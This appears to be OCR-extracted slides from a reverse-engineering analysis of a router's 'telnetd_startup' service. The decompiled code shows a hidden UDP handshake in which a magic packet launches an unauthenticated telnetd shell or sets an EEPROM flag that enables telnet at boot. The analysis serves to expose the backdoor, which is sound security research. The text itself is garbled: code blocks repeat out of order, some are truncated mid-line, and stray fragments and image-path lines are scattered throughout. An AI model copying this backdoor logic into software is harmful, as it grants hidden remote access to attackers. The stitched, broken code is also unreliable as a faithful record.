
Then go to state 0...

Then proceed to state 1



```
    __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
    if (__n != 0xffffffff) {
      do {
        if (DAT_004147e0 == 1) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 != 2) goto code_r0x00401e3c;
        }
        else {
          if (DAT_004147e0 == 2) {
            iVar1 = FUN_00401518(auStack_2e0,2);
            if (iVar1 == 2) {
              memset(&DAT_00414ba0,0,0x80);
              memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
              memset(auStack_e0,0,0x58);
              FUN_00401f30(auStack_e0);
              FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
              FUN_00402c28(auStack_e0,&DAT_004149a0);
              DAT_00414b70 = 0;
              DAT_00414b74 = 0;
              DAT_00414b78 = 0;
              DAT_00414b7c = 0;
              memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
              sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
              DAT_004147e0 = 0;
            }
            break;
          }
          uVar3 = 0;
          if (DAT_004147e0 != 0) goto LAB_00401af0;
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 != 2) {
            memset(&DAT_00414af0,0,0x80);
            memcpy(&DAT_00414af0,auStack_2e0,__n);
            iVar1 = FUN_0040175c();
            if (iVar1 != 0) break;
            DAT_004147e0 = 1;
            FUN_004015b0();
            FUN_004016b0();
            sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
            FUN_00401624();
            FUN_0040182c();
            goto LAB_00401e1c;
          }
        }
        DAT_004147e0 = 2;
      } while( true );
    }
    goto LAB_00401eb8;
  }
```

The Main State Machine of the telnetd_startup Service



We begin in state 2...

```
  __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
  if (__n != 0xffffffff) {
    do {
      if (DAT_004147e0 == 1) {
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) goto code_r0x00401e3c;
      }
      else {
        if (DAT_004147e0 == 2) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 == 2) {
            memset(&DAT_00414ba0,0,0x80);
```

```
local_34);
```


```
code_r0x00401e3c:
  if (__n == 0x10) {
    iVar1 = memcmp(auStack_2e0,&DAT_00414c20,0x10);
    if (iVar1 == 0) {
      pcVar7 = "iwpriv ra0 e2p 26=7010";
    }
    else {
      iVar1 = memcmp(auStack_2e0,&DAT_00414c30,0x10);
      if ((iVar1 != 0) || (iVar1 = FUN_00404160("phddns"), iVar1 != 0)) goto LAB_00401eac;
      pcVar7 = "telnetd -l /bin/login.sh";
    }
    system(pcVar7);
  }
```

```
            FUN_004015b0();
            FUN_004016b0();
            sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
            FUN_00401624();
            FUN_0040182c();
            goto LAB_00401e1c;
          }
        }
        DAT_004147e0 = 2;
      } while( true );
    }
    goto LAB_00401eb8;
}
```

Which takes us to this final check before either
(a) 0x7010 is written to EEPROM at offset 0x26, or
(b) a telnetd service is launched

The Main State Machine of the telnetd_startup Service

We begin in state 2...



```
    __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
    if (__n != 0xffffffff) {
      do {
        if (DAT_004147e0 == 1) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 != 2) goto code_r0x00401e3c;
        }
```

```
local_34);
```

```
c;
```

```
_54,local_34);
```

```
              FUN_00401824();
              FUN_0040182c();
              goto LAB_00401e1c;
            }
          }
          DAT_004147e0 = 2;
        } while( true );
      }
      goto LAB_00401eb8;
    }
```

```
code_r0x00401e3c:
  if (__n == 0x10) {
    iVar1 = memcmp(auStack_2e0,&DAT_0041
    if (iVar1 == 0) {
      pcVar7 = "iwpriv ra0 e2p 26=7010";
    }
    else {
      iVar1 = memcmp(auStack_2e0,&DAT_00
      if ((iVar1 != 0) || (iVar1 = FUN_0
      pcVar7 = "telnetd -l /bin/login.sh
    }
    system(pcVar7);
  }
```


```
bool read_telnetd_flag(void)

{
  bool bVar1;
  int iVar2;
  char flag [2];

  flag = 0x0;
  iVar2 = read_mtd_data(flag,0x40026,2);
  if (iVar2 < 0) {
    fputs("READ TELNETD flag: Out of scope\n",stderr);
    bVar1 = false;
  }
  else {
    bVar1 = false;
    if (flag[0] == 0x10) {
      bVar1 = flag[1] == 0x70;
    }
  }
  return bVar1;
}
```

And when the service starts, it checks the EEPROM for the 0x7010 flag, and launch telnetd if it finds it.


Which takes us to this final check before either
(a) 0x7010 is written to EEPROM at offset 0x26, or
(b) a telnetd service is launched

STATE 2


(the initial state)




```
if (DAT_004147e0 == 2) {
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 == 2) {
    memset(&DAT_00414ba0,0,0x80);
    memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
    memset(auStack_e0,0,0x58);
    FUN_00401f30(auStack_e0);
    FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
    FUN_00402c28(auStack_e0,&DAT_004149a0);
    DAT_00414b70 = 0;
    DAT_00414b74 = 0;
    DAT_00414b78 = 0;
    DAT_00414b7c = 0;
    memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
    sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
    DAT_004147e0 = 0;
  }
  break;
}
```



